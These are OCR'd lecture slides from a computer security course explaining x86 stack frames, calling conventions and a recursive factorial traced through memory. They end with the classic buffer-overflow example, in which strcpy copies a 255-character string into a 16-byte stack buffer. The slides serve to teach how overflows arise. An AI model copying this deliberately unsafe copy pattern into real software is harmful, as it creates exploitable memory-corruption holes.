
x86 process memory layout (simplified)




```
void function(int a, int b, int c) {
     char buffer1[5];
     char buffer2[10];
}
void main() {
     function(1,2,3);
}
```

```
fun: pushl %ebp
     movl %esp,%ebp
     subl $20,%esp

main: pushl $3
      pushl $2
      pushl $1
      call fun
```

Stack frame


Reserved for kernel
Stack
Heap
Static data
Text
fun: pushl %ebp
movl %esp,%ebp
subl $20,%esp
main: pushl $3
pushl $2
pushl $1
call fun
%eip
arguments (c, b, a)
return address
stack frame pointer
exception handlers
local variables
(buffer1, buffer2)
...

Stack and functions: Summary

Calling function

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction to run after control returns
3. Jump to the function's address

Called function

4. Push the old frame pointer onto the stack (%ebp)
5. Set frame pointer (%ebp) to where the end of the stack is right now (%esp)
6. Push local variables onto the stack

Returning function

7. Reset the previous stack frame: %esp = %ebp, %ebp = (%ebp)
8. Jump back to return address: %eip = 4(%esp)

x86 assembly

emacs@myrto-thinkpad

File Edit Options Buffers Tools C Help

Save Undo

```
#include<stdio.h>

int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void){
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d\n", x);
  return 0;
}
```

-:--- **fact.c** All L1 (C/l Abbrev)

emacs@myrto-thinkpad

File Edit Options Buffers Tools Asm Help

Save Undo


```
fact:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    $1, -12(%ebp)
        cmpl    $0, 8(%ebp)
        jne     .L2
        movl    -12(%ebp), %eax
        jmp     .L1
.L2:
        jle     .L1
        movl    8(%ebp), %eax
        subl    $1, %eax
        movl    %eax, (%esp)
        call    fact
        movl    %eax, -12(%ebp)
        movl    8(%ebp), %eax
        imull   -12(%ebp), %eax
        jmp     .L1
.L1:
        leave
        ret
.LC0:
        .string "Factorial 4 is %d\n"
main:
        pushl   %ebp
        movl    %esp, %ebp
        andl    $-16, %esp
        subl    $32, %esp
        movl    $0, 28(%esp)
        movl    $4, (%esp)
        call    fact
        movl    %eax, 28(%esp)
        movl    28(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    printf
        movl    $0, %eax
        leave
        ret
```

-:--- **fact.s** All L26 (Assembler)

Wrote /home/marapini/Documents/Work/Teaching/INFR10067-ComputerSecurity/1819/Lectures/Lec18_OS_Intro/GDB_demo/fact.s


x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```




x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```




x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```




x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```



x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```



x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ @$_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ %ebp_0
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ @$_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ %ebp_m
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ @$_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ %ebp_4
	$0xbfffef8c$:	$0x00000001$

x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ $@_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ $\%ebp_0$
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ $@_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ $\%ebp_m$
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ $@_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ $\%ebp_4$
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —		

x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ @$_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ %ebp_0
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ @$_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ %ebp_m
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ @$_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ %ebp_4
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —	$0xbfffef70$:	$0x00000002$
	$0xbfffef6c$:	$0x08048449$ @$_{ret_3}$
	$0xbfffef68$:	$0xbfffef98$ %ebp_3
	$0xbfffef5c$:	$0x00000001$

x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ @$_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ %ebp_0
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ @$_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ %ebp_m
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ @$_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ %ebp_4
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —	$0xbfffef70$:	$0x00000002$
	$0xbfffef6c$:	$0x08048449$ @$_{ret_3}$
	$0xbfffef68$:	$0xbfffef98$ %ebp_3
	$0xbfffef5c$:	$0x00000001$
$SF_{fact(1)}$ —		

x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ $@_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ $\%ebp_0$
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ $@_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ $\%ebp_m$
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ $@_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ $\%ebp_4$
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —	$0xbfffef70$:	$0x00000002$
	$0xbfffef6c$:	$0x08048449$ $@_{ret_3}$
	$0xbfffef68$:	$0xbfffef98$ $\%ebp_3$
	$0xbfffef5c$:	$0x00000001$
$SF_{fact(1)}$ —	$0xbfffef40$:	$0x00000001$
	$0xbfffef3c$:	$0x08048449$ $@_{ret_2}$
	$0xbfffef38$:	$0xbfffef68$ $\%ebp_2$
	$0xbfffef2c$:	$0x00000001$

x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ @ret_0
	$0xbfffeff8$:	$0x00000000$ %ebp_0
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ @ret_m
	$0xbfffefc8$:	$0xbfffeff8$ %ebp_m
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ @ret_4
	$0xbfffef98$:	$0xbfffefc8$ %ebp_4
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —	$0xbfffef70$:	$0x00000002$
	$0xbfffef6c$:	$0x08048449$ @ret_3
	$0xbfffef68$:	$0xbfffef98$ %ebp_3
	$0xbfffef5c$:	$0x00000001$
$SF_{fact(1)}$ —	$0xbfffef40$:	$0x00000001$
	$0xbfffef3c$:	$0x08048449$ @ret_2
	$0xbfffef38$:	$0xbfffef68$ %ebp_2
	$0xbfffef2c$:	$0x00000001$
$SF_{fact(0)}$ —		


x86 runtime memory

```
int fact(int x) {
  int y = 1;
  if (x == 0)
    return y;
  if (x > 0) {
    y = fact(x-1);
    return x*y;
  }
}

int main(void) {
  int x = 0;
  x = fact(4);
  printf("Factorial 4 is %d", x);
  return 0;
}
```

		...
SF_{main} —	$0xbfffeffc$:	$0xb7e31a83$ $@_{ret_0}$
	$0xbfffeff8$:	$0x00000000$ $\%ebp_0$
	$0xbfffeff4$:	$0x00000000$
$SF_{fact(4)}$ —	$0xbfffefd0$:	$0x00000004$
	$0xbfffefcc$:	$0x08048474$ $@_{ret_m}$
	$0xbfffefc8$:	$0xbfffeff8$ $\%ebp_m$
	$0xbfffefbc$:	$0x00000001$
$SF_{fact(3)}$ —	$0xbfffefa0$:	$0x00000003$
	$0xbfffef9c$:	$0x08048449$ $@_{ret_4}$
	$0xbfffef98$:	$0xbfffefc8$ $\%ebp_4$
	$0xbfffef8c$:	$0x00000001$
$SF_{fact(2)}$ —	$0xbfffef70$:	$0x00000002$
	$0xbfffef6c$:	$0x08048449$ $@_{ret_3}$
	$0xbfffef68$:	$0xbfffef98$ $\%ebp_3$
	$0xbfffef5c$:	$0x00000001$
$SF_{fact(1)}$ —	$0xbfffef40$:	$0x00000001$
	$0xbfffef3c$:	$0x08048449$ $@_{ret_2}$
	$0xbfffef38$:	$0xbfffef68$ $\%ebp_2$
	$0xbfffef2c$:	$0x00000001$
$SF_{fact(0)}$ —	$0xbfffef10$:	$0x00000000$
	$0xbfffef0c$:	$0x08048449$ $@_{ret_1}$
	$0xbfffef08$:	$0xbfffef38$ $\%ebp_1$
	$0xbfffeefc$:	$0x00000001$


Buffer overflows

```
void function(char *str) {
     char buffer[16];
     strcpy(buffer,str);
}
void main() {
     char large_string[256];
     int i;
     for( i = 0; i < 255; i++)
          large_string[i] = 'A';
function(large_string);
}
```



